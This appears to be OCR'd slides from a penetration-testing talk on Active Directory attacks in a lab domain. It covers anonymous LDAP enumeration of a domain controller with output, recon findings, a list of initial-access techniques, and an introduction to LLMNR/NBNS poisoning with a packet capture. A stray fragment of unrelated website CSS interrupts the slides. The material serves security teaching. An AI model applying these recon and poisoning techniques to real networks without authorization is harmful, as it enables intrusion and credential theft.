


```
[root:~/OWASP/impacket/examples]# ldapsearch -LLL -x -H ldap://pwny.lab -b '' -s base '(objectclass=*)'

dn:
currentTime: 20180524164028.0Z
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=pwny,DC=lab
dsServiceName: CN=NTDS Settings,CN=PWNYLABDC01,CN=Servers,CN=Default-First-Sit
 e-Name,CN=Sites,CN=Configuration,DC=pwny,DC=lab
namingContexts: DC=pwny,DC=lab
namingContexts: CN=Configuration,DC=pwny,DC=lab
namingContexts: CN=Schema,CN=Configuration,DC=pwny,DC=lab
namingContexts: DC=DomainDnsZones,DC=pwny,DC=lab
namingContexts: DC=ForestDnsZones,DC=pwny,DC=lab
defaultNamingContext: DC=pwny,DC=lab
schemaNamingContext: CN=Schema,CN=Configuration,DC=pwny,DC=lab
configurationNamingContext: CN=Configuration,DC=pwny,DC=lab
rootDomainNamingContext: DC=pwny,DC=lab
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.840.113556.1.4.801
```

Phase 1 - Unauthorized User

Enumerate – Metadata from LDAP

- Forest functionality level is set based on the highest OS functionality level a domain can support



```
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
dnsHostName: PWNYLABDC01.pwny.lab
ldapServiceName: pwny.lab:pwnylabdc01$@PWNY.LAB
serverName: CN=PWNYLABDC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=C
 onfiguration,DC=pwny,DC=lab
supportedCapabilities: 1.2.840.113556.1.4.800
supportedCapabilities: 1.2.840.113556.1.4.1670
supportedCapabilities: 1.2.840.113556.1.4.1791
supportedCapabilities: 1.2.840.113556.1.4.1935
supportedCapabilities: 1.2.840.113556.1.4.2080
supportedCapabilities: 1.2.840.113556.1.4.2237
isSynchronized: TRUE
isGlobalCatalogReady: TRUE
domainFunctionality: 6
forestFunctionality: 6
domainControllerFunctionality: 6
```

Value	Forest	Domain	Domain Controller
0	2000	2000 Mixed/Native	2000
1	2003 Interim	2003 Interim	N/A
2	2003	2003	2003
3	2008	2008	2008
4	2008 R2	2008 R2	2008 R2
5	2012	2012	2012
6	2012 R2	2012 R2	2012 R2
7	2016	2016	2016

https://serverfault.com/a/512292

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/understanding-active-directory-domain-services--ad-ds--functional-levels

Phase 1 - Unauthorized User

Results – AD Recon

- Results:
  - Domain name pwny.lab
    - Domain Controller: pwnylabdc01.pwny.lab (10.0.3.200)
    - Subnetz: 10.0.3.0/24
    - Router: 10.0.3.1
    - DC functionality level: Windows Server 2012
  - Network clients:
    - workstation01.pwny.lab
    - workstation04.pwny.lab

Phase 1 - Unauthorized User

Gaining Access – Lots of opportunities to get initial access

Phase 1 - Unauthorized User

Gaining Access – Lots of opportunities to get initial access

- There are many different ways to steal user credentials like:
  - Rouge devices
  - Password spraying
  - Default passwords (Tomcat, Jenkins & Co)
  - Missing patches
  - Cleartext passwords on file share
  - Vulnerable web application
  - Kerberoasting
  - Social Engineering
  - Phishing
  - MITM
  - Vulnerable software versions
  - Have a look at the MITRE Attack Matrix
    - https://attack.mitre.org/wiki/Initial_Access

Phase 1 - Unauthorized User

Gaining Access – DNS Fallbackprotocols

```
 .sf-sub-indicator
cart-menu .cart-icon-w
er.transparent header#to
menu > li.current_page
menu > li.current-menu-
 > li > a:hover > .sf-sub
search-btn a:hover span,
menu > li.current-menu-
icon-salient-cart,.ascend
rtant;color:#ffffff!impo
eader#top nav>ul>li.but
idget-area-toggle a i
```


LLMNR, NBNS & Co.

- DNS-Fallbackprotocols
  - Link Local Multicast Name Resolution (**LLMNR**)
  - NETBIOS Name Service (**NBNS**)
  - mDNS
- LLMNR & NBNS allow name resolution of failed DNS requests
  - Leveraging other computers in a network

Network Layer Protection Analysis & Attack

Ablauf einer Namensauflösung

➢ Name Resolution Process:




Lokale „hosts“ Datei

DNS Server

Fallback Protocols:
LLMNR/NBNS/mDNS

➢ Usage of LLMNR & NBNS in the PWNY.corp network




Filter: llmnr || nbns

```
No.   Time          Source              Destination   Protocol  Length  Info
   18 6.710230771   fe80::60c4:a4f…   ff02::1:3     LLMNR       103  Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
   19 6.710325072   10.0.3.104          224.0.0.252   LLMNR        83  Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
   23 6.813791489   fe80::60c4:a4f…   ff02::1:3     LLMNR       103  Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
   24 6.813989519   10.0.3.104          224.0.0.252   LLMNR        83  Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
   25 7.754543835   fe80::60c4:a4f…   ff02::1:3     LLMNR       110  Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
   26 7.754668982   10.0.3.104          224.0.0.252   LLMNR        90  Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
   27 7.860588451   fe80::60c4:a4f…   ff02::1:3     LLMNR       110  Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
   28 7.860598720   10.0.3.104          224.0.0.252   LLMNR        90  Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
```

Network Layer Protection Analysis & Attack

LLMNR/NBNS Poisoning Attack



